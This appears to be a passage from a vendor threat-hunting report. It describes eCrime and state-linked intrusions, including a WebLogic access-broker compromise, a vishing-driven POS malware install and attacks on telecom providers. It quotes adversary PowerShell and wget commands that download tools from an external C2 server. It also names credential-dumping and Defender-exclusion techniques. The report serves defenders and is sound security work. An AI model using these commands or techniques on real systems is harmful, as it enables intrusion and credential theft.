## INTRUSION ACTIVITY IN-DEPTH

The stories and analysis that follow provide a window into the interactive intrusion activity that OverWatch uncovers daily. This cross section of eCrime and targeted intrusion activity has been selected to provide a closer look at how some of the intrusion trends from the past year have played out in the wild.




From developers to money mules, it takes multiple criminal actors fulfilling a wide range of functions to facilitate a successful ransomware attack. Over the past year, access brokers carved out a unique role in today's multifaceted eCrime ecosystem. One prolific suspected access broker over the past year is an adversary tracked by CrowdStrike Intelligence as PROPHET SPIDER.

Access brokers specialize in breaching networks with the intention of selling that access to others. Their customers use the access to launch their own campaigns, which increasingly involve the deployment of ransomware. Threat hunters can cut short this eCrime supply chain by finding and disrupting access brokers as they attempt to gain a foothold in a network.


PROPHET SPIDER has earned a reputation for gaining initial access by compromising vulnerable web servers. This eCrime adversary typically targets Oracle WebLogic servers and has been observed exploiting CVE-2016-0545, CVE-2020-14882 and CVE-2020-14750, but CrowdStrike has also observed this actor targeting other web servers. To enable persistence, PROPHET SPIDER often deploys a variety of backdoors and reverse shell tools, such as GOTROJ, that connect to hard-coded command and control (C2) IP addresses. Securing redundant access to these compromised networks is likely an attempt by access brokers to increase the value of the product they are selling.

OverWatch threat hunters uncovered multiple attempted PROPHET SPIDER intrusions spanning several industry verticals. One particular intrusion against a technology company featured many typical PROPHET SPIDER tactics and techniques. By understanding these behaviors, defenders can better equip themselves with the knowledge needed to rapidly disrupt access brokers before they can use any access for malicious intent.



## An Unwelcome PROPHET

OverWatch recently uncovered evidence of a Windows-based WebLogic server compromise on a technology company's network. Threat hunters were alerted to a potential unwanted intruder when a discovery command, in this case `whoami`, was seen running under a `java.exe` process (shown in the image below). Adversaries commonly run discovery commands early in an intrusion as they attempt to get their bearings in a new environment.



**Figure 7.** Process tree showing a suspicious `whoami` command running under a `java.exe` process

OverWatch notified the customer and continued tracking the adversary as they proceeded to explore the environment for clues to help them deepen their foothold. The adversary attempted discovery of system network configuration,<sup>16</sup> files and directories,<sup>17</sup> running processes<sup>18</sup> and domain trusts.<sup>19</sup> They then proceeded to retrieve and install tools to help them establish persistence and expand their foothold. OverWatch updated the victim organization about the malicious behavior as it unfolded, equipping the organization's team with the details necessary to prevent PROPHET SPIDER from handing off access to another adversary that would likely have deployed ransomware.

16 <https://attack.mitre.org/techniques/T1016/001/>  
 17 <https://attack.mitre.org/techniques/T1083/>  
 18 <https://attack.mitre.org/techniques/T1057/>  
 19 <https://attack.mitre.org/techniques/T1482/>

## FEATURED TECHNIQUE: INGRESS TOOL TRANSFER<sup>20</sup>

**How this technique works:** After gaining initial access into a compromised environment, adversaries may attempt to retrieve and install tools from an external system. Transfer of files from external C2 servers can occur over FTP, web or various other protocols.

**Why attackers use it:** Sometimes adversaries cannot rely solely on native tooling to expand their foothold or complete their intrusion. It may be necessary (or simply more convenient) to access additional tools. While adversaries may use this technique to install malware, it is not uncommon to observe them transferring otherwise legitimate tools into a victim environment. Transferring legitimate utilities can expand an adversary's tool set without necessarily triggering security software detection. Further, tool transfers may go undetected in cases where defenders don't routinely and continuously monitor for unexpected file transfers, uncommon data flows or unusual external network connections that result in file creation.

**What threat hunting delivers:** Threat hunting is crucial for ensuring that adversaries are unable to transfer files into a victim network unnoticed. In this intrusion attempt, PROPHET SPIDER first used PowerShell to retrieve a copy of a Windows version of the wget utility. Then, using wget, they downloaded a web shell and a low-prevalence scanning tool. OverWatch threat hunters caught this activity by proactively hunting for unexpected processes retrieving files from external servers. OverWatch routinely pays close attention to the presence of legitimate tools that eCrime adversaries are known to use.

### Why Windows When You Can Linux?


The behavior that OverWatch observed next revealed PROPHET SPIDER's style and preferences. The adversary executed the following PowerShell command to retrieve and install a binary file:

```
powershell -Command (New-Object  
System.Net.WebClient).DownloadFile('http://:443/wget.bin',  
'C:\Windows\temp\wget.bin')
```

Further analysis confirmed that this file from their external C2 server was a legitimate PE file version of the wget utility for use on Windows. This is a common approach OverWatch has observed PROPHET SPIDER take when operating in Windows environments. Typically, the servers they compromise for initial access are Linux-based, so a repeated use of wget on Windows machines suggests their preference and comfort using traditional Linux tooling when possible.

---

<sup>20</sup> <https://attack.mitre.org/techniques/T1105/>



After installing `wget.bin`, the adversary immediately used it for additional ingress tool transfer. They proceeded to install a copy of 7zip:

```
c:\windows\temp\7fde\wget.bin -t 1 :443/7z.bin -O  
c:\windows\temp\7fde\7z.bin
```

They also used wget to retrieve a web shell with a file name of `pia.jsp`. Another tool they installed was their scanner of choice, a simple low-prevalence network scanning tool often named `pscan`. The tool scans a range of IP addresses for one specific port. CrowdStrike has observed it in both PE and ELF versions, which is consistent with PROPHET SPIDER's focus on targeting both Linux and Windows servers. In this case, they used `pscan` to scan the network for openings on port 445 (SMB), likely in hopes of moving laterally.

## Conclusion and Recommendations

Thanks to OverWatch threat hunters' rapid discovery of the activity, the customer received the necessary information to cut off the adversary's access, preventing PROPHET SPIDER from using this network as its next resale opportunity for ransomware operators.


Interestingly, the adversary returned one month later to the same server and attempted to perform similar TTPs. Such perseverance illustrates the determination of eCrime adversaries as they continue to mature and specialize in various functions of the eCrime ecosystem. It is an unfortunate fact that intrusions are rarely a one-off event.<sup>21</sup>

The best defense against opportunistic attacks by access brokers is to ensure your externally facing servers are fully patched. However, preventative measures are not a silver bullet. Adversaries may be able to bypass even robust and secure perimeters using a variety of techniques. Therefore, proactive threat hunting like what OverWatch provides is also essential. When threat hunters are effectively scouring your network for even the most subtle clues of a potential adversary presence, they can quickly home in on unusual behaviors, such as the living-off-the-land discovery actions that PROPHET SPIDER used early in this intrusion.

In addition to hunting for unexpected reconnaissance, defenders should also monitor their environment for potentially malicious ingress tool transfer. To do this effectively, defenders must continually monitor for unexpected processes retrieving files from external servers as well as uncommon network data flows. Defenders should also hunt for legitimate tools that eCrime adversaries like to use. Antivirus products typically will not block these tools because of their common and legitimate usage, but they can serve as a valuable lead in revealing an unwelcome user on your network.

---

<sup>21</sup> Of those organizations that engaged CrowdStrike incident response services and went on to engage Falcon Complete™ managed detection and response (MDR), 68% were targeted within the following 12 months by another sophisticated intrusion attempt, which was thwarted by Falcon Complete. For more information, see the [2020 CrowdStrike Services Cyber Front Lines Report](#).



## PROPHET SPIDER at a Glance

PROPHET SPIDER is known to target the following verticals.

Energy	
Financial	
Manufacturing	
Media	
Oil & Gas	
Professional Services	
Technology	
Telecommunications	
Transportation & Logistics	

## PROPHET SPIDER'S TOP TTPs

The following TTPs were most used by PROPHET SPIDER in intrusions uncovered and observed by OverWatch threat hunters.

Technique	T-Number
Exploit Public-Facing Application	T1190
Remote System Discovery	T1018
Account Discovery	T1087
Network Service Scanning	T1046
Process Discovery	T1057
System Information Discovery	T1082
System Network Configuration Discovery	T1016
System Network Connections Discovery	T1049
System Owner/User Discovery	T1033
Valid Accounts	T1078
Indicator Removal on Host	T1070
File and Directory Permission Modification	T1222
Application Layer Protocol	T1071

**Table 2.** TTPs most used by PROPHET SPIDER, July 2020 to June 2021

# SPIDER Casts a Vishing Net for Retail Target


**OverWatch** detected the low-prevalence binary, lateral movement and persistence, and alerted the victim organization.

In the second quarter of 2021, a North America-based retail employee received a call from an individual claiming to be a technical support provider for the retailer's point-of-sale (POS) vendor. Following instructions from the caller, the employee downloaded the legitimate remote access tool TeamViewer to all hosts at the store.

As happens all too often, the employee unwittingly gave an unknown adversary access to remotely administer the store's systems.

The adversary used TeamViewer to access several hosts and write likely *Prilex* POS malware as well as Ammyy Admin remote access software. The *Prilex* malware, primarily seen in eCrime motivated intrusions, installed additional malicious binaries, established C2 via a remote domain, excluded itself from Windows Defender scans and created persistence via registry run keys<sup>22</sup> and scheduled tasks.<sup>23</sup>

Although the activity was initiated from a valid account and legitimate remote access software, OverWatch detected the low-prevalence binary, lateral movement and persistence, and alerted the victim organization.




## From User-enabled Access to Attempted Persistence and Collection

After installing TeamViewer, the adversary deployed their tooling to the compromised hosts. The tooling included the remote administration software Ammyy Admin, an installer for the POS malware *Prilex*, and a batch script named *v.bat*. The *Prilex* installer was written to *C:\Temp\Gh.exe* and executed.

22 <https://attack.mitre.org/techniques/T1547/001/>

23 <https://attack.mitre.org/techniques/T1053/005/>



Gh.exe is a self-extracting RAR archive (SFX) that writes three binaries to disk:

- C:\Intel\Drv\Microsoft0leSystemmcas.exe
- C:\Intel\Drv\winlog0nUser.exe
- C:\Temp\Cabs\sndcab.exe

The SFX runs a batch script named new.bat, which establishes persistence for these binaries by scheduling individual tasks to execute each binary at system startup. Each created task uses a name that masquerades<sup>24</sup> as an update service:

- MicrosoftWindowsUpdateTool
- MicrosoftUptadeTool (sic)
- MicrosoftWindowsEdgeUpdateTool

Additionally, new.bat attempts to establish persistence by adding entries to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run key for each binary, and uses the attrib command to set the +h (hidden) and +s (system) properties for C:\Intel\Drv and C:\Temp\Cabs.

v.bat uses PowerShell's Set-MpPreference command to add exclusions to Windows Defender for C:\Temp and C:\Intel to attempt to prevent Defender from scanning directories containing Prilex binaries.

---

## FEATURED TECHNIQUE: PHISHING/SPEARPHISHING VIA SERVICE (E.G., “VISHING”)<sup>25</sup>

**How this technique works:** An adversary intent on targeting a specific victim may seek the cooperation of valid users through deception and social engineering delivered outside enterprise email channels. By researching the target in advance, the adversary may learn which communication methods are available or likely to succeed, and organization-specific details that can be useful in crafting a convincing message. When adversaries employ spoken communications, these voice phishing attempts are referred to as “vishing.”

**Why attackers use it:** Enterprise security solutions have rightly focused on the email phishing threat, increasing the difficulty of successful compromise. Adversaries may bypass these hurdles by avoiding enterprise email altogether and attempting to manipulate users through other communication channels that are less frequently monitored, if at all.

**What threat hunting delivers:** Because these phishing attempts avoid the process provenance of enterprise email applications, automated detections focused solely on that point of origin are insufficient. Initial access may begin with a valid user intentionally downloading and executing a legitimate application, as was the case in the SPIDER vishing attack described above. Effective threat hunting looks for valid accounts carrying out successive phases of an intrusion, such as C2, persistence and lateral movement.

---

<sup>24</sup> <https://attack.mitre.org/techniques/T1036/004/>

<sup>25</sup> <https://attack.mitre.org/techniques/T1566/003/>



## Following the Footprints for Detection and Response

There are numerous techniques adversaries can use to compromise valid accounts and leverage them for malicious use. Some techniques, such as spearphishing attachments<sup>26</sup> and password spraying,<sup>27</sup> create predictable telemetry patterns that are relatively easy to identify. Others, such as user execution of remote access tools or divulging of credentials through a fake login portal, are harder to detect. While user education is an essential part of countering this threat, defenders must be able to detect the inevitable compromises and the intrusions that follow.

For an adversary, gaining execution in the target environment is only a first step toward their objective. As the adversary continues to advance, each step becomes an opportunity for threat hunters to identify the telltale footprints of an intruder.

In this intrusion, threat hunters found their first clue when the adversary wrote both low-prevalence and known suspicious tools to the host. By using CrowdStrike Threat Graph to correlate the same indicators from the same account across multiple hosts, a picture of potential lateral movement began to take shape.

At this stage, however, the adversary's first footprints might be explained away as a system administrator using remote access software to deploy internally developed software (which would explain the novel hash signatures).

The adversary tipped their hand when they attempted to establish persistence and took measures to avoid detection and defenses. It is true that legitimate software may hide installation directories to obscure complexity or prevent accidental user tampering. However, when stealthy or evasive measures are observed in combination with the preceding activity, they add further suspicion in the mind of a threat hunter.

In this intrusion, the threat hunter's suspicions were confirmed by more egregious attempts to blend in with scheduled task names that masquerade as valid operating system functions. Finally, excluding *Prilex* malware directories from Windows Defender scans confirms the intent for long-term collection operations without interruption.


## Conclusion and Recommendations

User-enabled intrusions allow an adversary to bypass some tactics in the MITRE ATT&CK Matrix. This, however, should not worry diligent threat hunters equipped with sufficient telemetry and an understanding of both the steps required for adversary objectives and the footprints that those steps leave behind. The key is to inhibit adversary progress through effective EDR while putting the indicators together to recognize the threat and respond to it in a timely manner.

The use of legitimate, non-native remote access tools such as TeamViewer, AnyDesk or VNC (and its variants) by eCrime actors remains common. In the last year, such tools were present in about 5% of eCrime intrusion attempts observed by OverWatch. System administrators would do well to restrict and audit the use of such tools in their environment, even for authorized use cases. Adversaries have been known to search for listening ports and stored credentials used by remote access tools to take advantage of preinstalled lateral movement options.

26 <https://attack.mitre.org/techniques/T1566/001/>

27 <https://attack.mitre.org/techniques/T1110/003/>



## SPIDERs at a Glance

eCrime actors are prolific and, due to the largely opportunistic nature of their operations, found operating across almost every industry vertical. In the year to June 30, 2021, OverWatch uncovered eCrime activity attributed to 13 named eCrime adversary groups, and extensive eCrime activity not currently attributed to a specific named adversary group, such as the activity described in this intrusion story. The activity observed by OverWatch spanned 34 distinct industry verticals. The graphic below shows the 10 industries most frequently impacted by eCrime activity.

Academic	
Financial	
Government	
Healthcare	
Manufacturing	
Professional Services	
Retail	
Technology	
Telecommunications	
Transportation & Logistics	

## TOP eCRIME TTPs

The following techniques were observed in at least a quarter of eCrime intrusion attempts uncovered by OverWatch. Where applicable, the observed sub-techniques are listed.

Technique	T-Number
Command and Scripting Interpreter - PowerShell (.001) - Windows Command Shell (.003)	T1059
Impair Defenses - Disable or Modify Tools (.001)	T1562
Account Discovery	T1087
Process Discovery	T1057
System Information Discovery	T1082
Remote System Discovery	T1018
Remote Services - Remote Desktop Protocol (.001)	T1021
Valid Accounts - Domain Accounts (.002)	T1078

**Table 3.** TTPs observed in at least a quarter of eCrime intrusion attempts, July 2020 to June 2021

# Signal Interference: Threat Hunting Short-circuits Adversary Telecommunications Targeting



Over the past year, OverWatch observed a surge in interactive intrusion activity targeting the telecommunications industry, with the number of intrusion attempts more than doubling year over year. This activity spanned all major geographic regions and was tied to a diverse range of adversaries. This activity was often conducted by China-nexus adversaries but OverWatch also uncovered operations by Iran-nexus adversaries and other unidentified, but likely targeted intrusion adversaries.


Targeted intrusion adversaries often conduct operations against telecommunications providers to fulfill their surveillance, intelligence and counterintelligence collection priorities. This includes accessing information such as call detail records (CDR) and, in the case of mobile providers, short message service (SMS) communications. In some instances, such as the case study in this section, multiple targeted intrusion adversaries have been found active simultaneously, perhaps unbeknownst to each other, in the same victim environments.

## Tradecraft

Telecommunications providers play a unique and critical role in modern societies. Most businesses, governments and individuals rely on telecommunications providers to enable all manner of communication. The centrality and ubiquity of telecommunications systems make them high-value targets for governments and criminals worldwide. Targeted intrusion adversaries routinely prove themselves adept at learning how these systems function and are skilled at navigating Windows, Linux and Solaris environments.

Common initial access techniques observed in use against the telecommunications industry include spearphishing, vulnerability exploitation, use of legitimate credentials and supply chain compromise. Once access has been gained, adversaries often exploit services or use system-native tools, such as Windows Management Instrumentation (WMI) and various command and script interpreters, to stage the rest of their operation.

To maintain access to a victim environment, adversaries regularly and proactively identify hosts of interest that may create opportunities for credential harvesting and lateral movement. In many cases, adversaries explore the environment using built-in tools such as the Windows net command, ping, telnet, SSH, PowerShell and WMI, among others.



Once a target host is identified, adversaries have a variety of techniques at their disposal to acquire user credentials. In Microsoft environments, common credential harvesting techniques include using Mimikatz,<sup>28</sup> dumping LSASS memory (often via `comsvcs.dll` or using ProcDump), or altering the `WDigest` registry key to store passwords in clear text in memory. In Linux environments, adversaries often view the contents of sensitive files, such as `.bash_history`, `passwd`, `shadow`, and other configuration files and administration scripts, when attempting to identify credentials. OverWatch has also observed adversaries employing more novel techniques. In one case, an adversary deployed backdoored SSH daemons that included an added ability to log credentials.<sup>29</sup> OverWatch has also seen the use of backdoored web-based login pages that have been modified to save credentials for later retrieval by the adversary. In several instances, operators associated with the LightBasin activity cluster<sup>30</sup> (tracked in industry reporting as UNC1945) deployed a pluggable authentication module (PAM) backdoor to log credentials for subsequent exfiltration.

Targeted intrusion adversaries often employ a variety of bespoke and publicly available tooling during of their intrusion activity. Web server-based tools, such as Chopper web shell and reGeorg tunneling tool, are regularly used as an entry point into compromised environments. Chopper web shell can also be used to conduct reconnaissance, download additional tooling and execute commands. Web shells can often be deployed in various web server environments due to their simplicity and cross-platform compatibility, allowing them to be written in different languages such as ASP, PHP or JSP. Chopper and other similar web shells such as CKnife and AntSword also enable adversaries to manage multiple victims from a single interface. This significantly reduces the effort required to conduct operations against multiple targets.


China-nexus adversary WICKED PANDA often uses a variety of remote access tools including Cobalt Strike and their own custom software such as Winnti, ShadowPad or RouterGod to progress their intrusions. The LightBasin cluster has a diverse toolset that includes a tool referred to as sun4me, which has been deployed as an encrypted payload using a key derived from the victim's environment and is decrypted by a tool referred to as STEELCORG1. sun4me's wide-ranging features include:

- Tools to enumerate the network via SNMP, UDP and different traceroute mechanisms
- WHOIS and DNS query tools
- Exploits for HeartBeat, Java over Remote Method Invocation (RMI), Apache Struts, Weblogic, Veritas Veritas NetBackup and others
- Administration interface for MikroTik routers
- Tools to remotely extract the configuration from Cisco routers
- Tools to decrypt passwords from Cisco configuration, `vncpasswd` and `cvsppass` files
- Tools to monitor activity on the infected host
- Tools to enumerate remote users and brute force their credentials via SSH
- Utility tools such as grep, hexdump, shred, compress and uncompress, and various versions of netcat

28 <https://github.com/gentilkiwi/mimikatz/wiki>

29 For more details, see the description for T1554 - Compromise Client Software Binary in the *Adversary Techniques and Tooling Insights* section.

30 The term "LightBasin" describes an activity cluster that has conducted operations against the telecom communications sector since at least 2017. They are skilled at operating in Linux environments.



To capitalize on their access, adversaries must understand the telecommunications environment in which they operate. Adversaries must know how, when and where information such as call details and SMS messages are routed and recorded. OverWatch has observed adversaries viewing administration scripts and database schemas likely as part of their reconnaissance of telecommunications environments.

An adversary with deep knowledge of a target environment can be difficult to discern from a legitimate administrator. Experienced threat hunters are vital in helping to differentiate legitimate administrative activities from those conducted by an adversary. OverWatch threat hunters routinely interact with the most prolific and capable adversaries targeting the telecommunications industry. This familiarity ensures OverWatch hunters have deep insights into adversary behaviors and patterns that enable them to rapidly detect, respond to and prevent adversaries from carrying out their campaigns unseen.

## Conclusion

Telecommunications organizations not only form part of our critical infrastructure, they are a repository of sensitive and highly valuable data. For these reasons, the telecommunications industry is likely to remain a high-value target. OverWatch has observed adversaries targeting data related to specific persons of interest, in addition to conducting wholesale exfiltration of database records, possibly in an effort to mask their specific target.

Despite widespread publicity via high-profile outings and indictments, state-nexus and criminal adversaries are becoming increasingly brazen in their intrusion efforts. From late 2020 through the first half of 2021, there were frequent high-profile events such as the supply chain compromise by Russia-nexus activity cluster StellarParticle, mass on-premises Microsoft Exchange exploitation by at least eight China-nexus adversaries, and Pulse Secure Connect VPN exploitation by KEYHOLE PANDA and another unnamed China-nexus adversary. ECrime actors such as CARBON SPIDER and PINCHY SPIDER also regularly conducted high-impact ransomware operations in parallel with the aforementioned targeted intrusions.

---

31 <https://front.un-arm.org/wp-content/uploads/2021/06/final-report-2019-2021-gge-1-advance-copy.pdf>

# OverWatch Uncovers Double Trouble in the Wires


In the first quarter of 2021, OverWatch unearthed sophisticated intrusion activity at a telecommunications entity based in the Middle East, Turkey and Africa (META) region. As detailed above, telecommunications organizations have long been targeted by state-nexus adversaries focused on downstream customer targeting and intelligence collection operations. Deeper analysis of the observed TTPs revealed that the victim organization was being targeted simultaneously by two distinct threat actors. Notably, there appeared to be concurrent targeted intrusions and criminally motivated intrusions underway.


These two threat actors were observed conducting actions on objectives across a selection of both Linux- and Windows-based hosts. The tradecraft observed in the organization's Linux environment overlaps with previously observed activity tracked by CrowdStrike Intelligence as part of the LightBasin activity cluster. While CrowdStrike has not attributed a specific geographical origin to LightBasin, the activity has been assessed with moderate confidence as being consistent with targeted intrusion operations. In contrast, the activity observed in the organization's Windows environment is suspected to have been carried out by an eCrime actor.

In both environments, OverWatch observed the use of multiple valid accounts, including the `root` account on Linux and a kit bag of domain and backdoored local accounts on Windows.

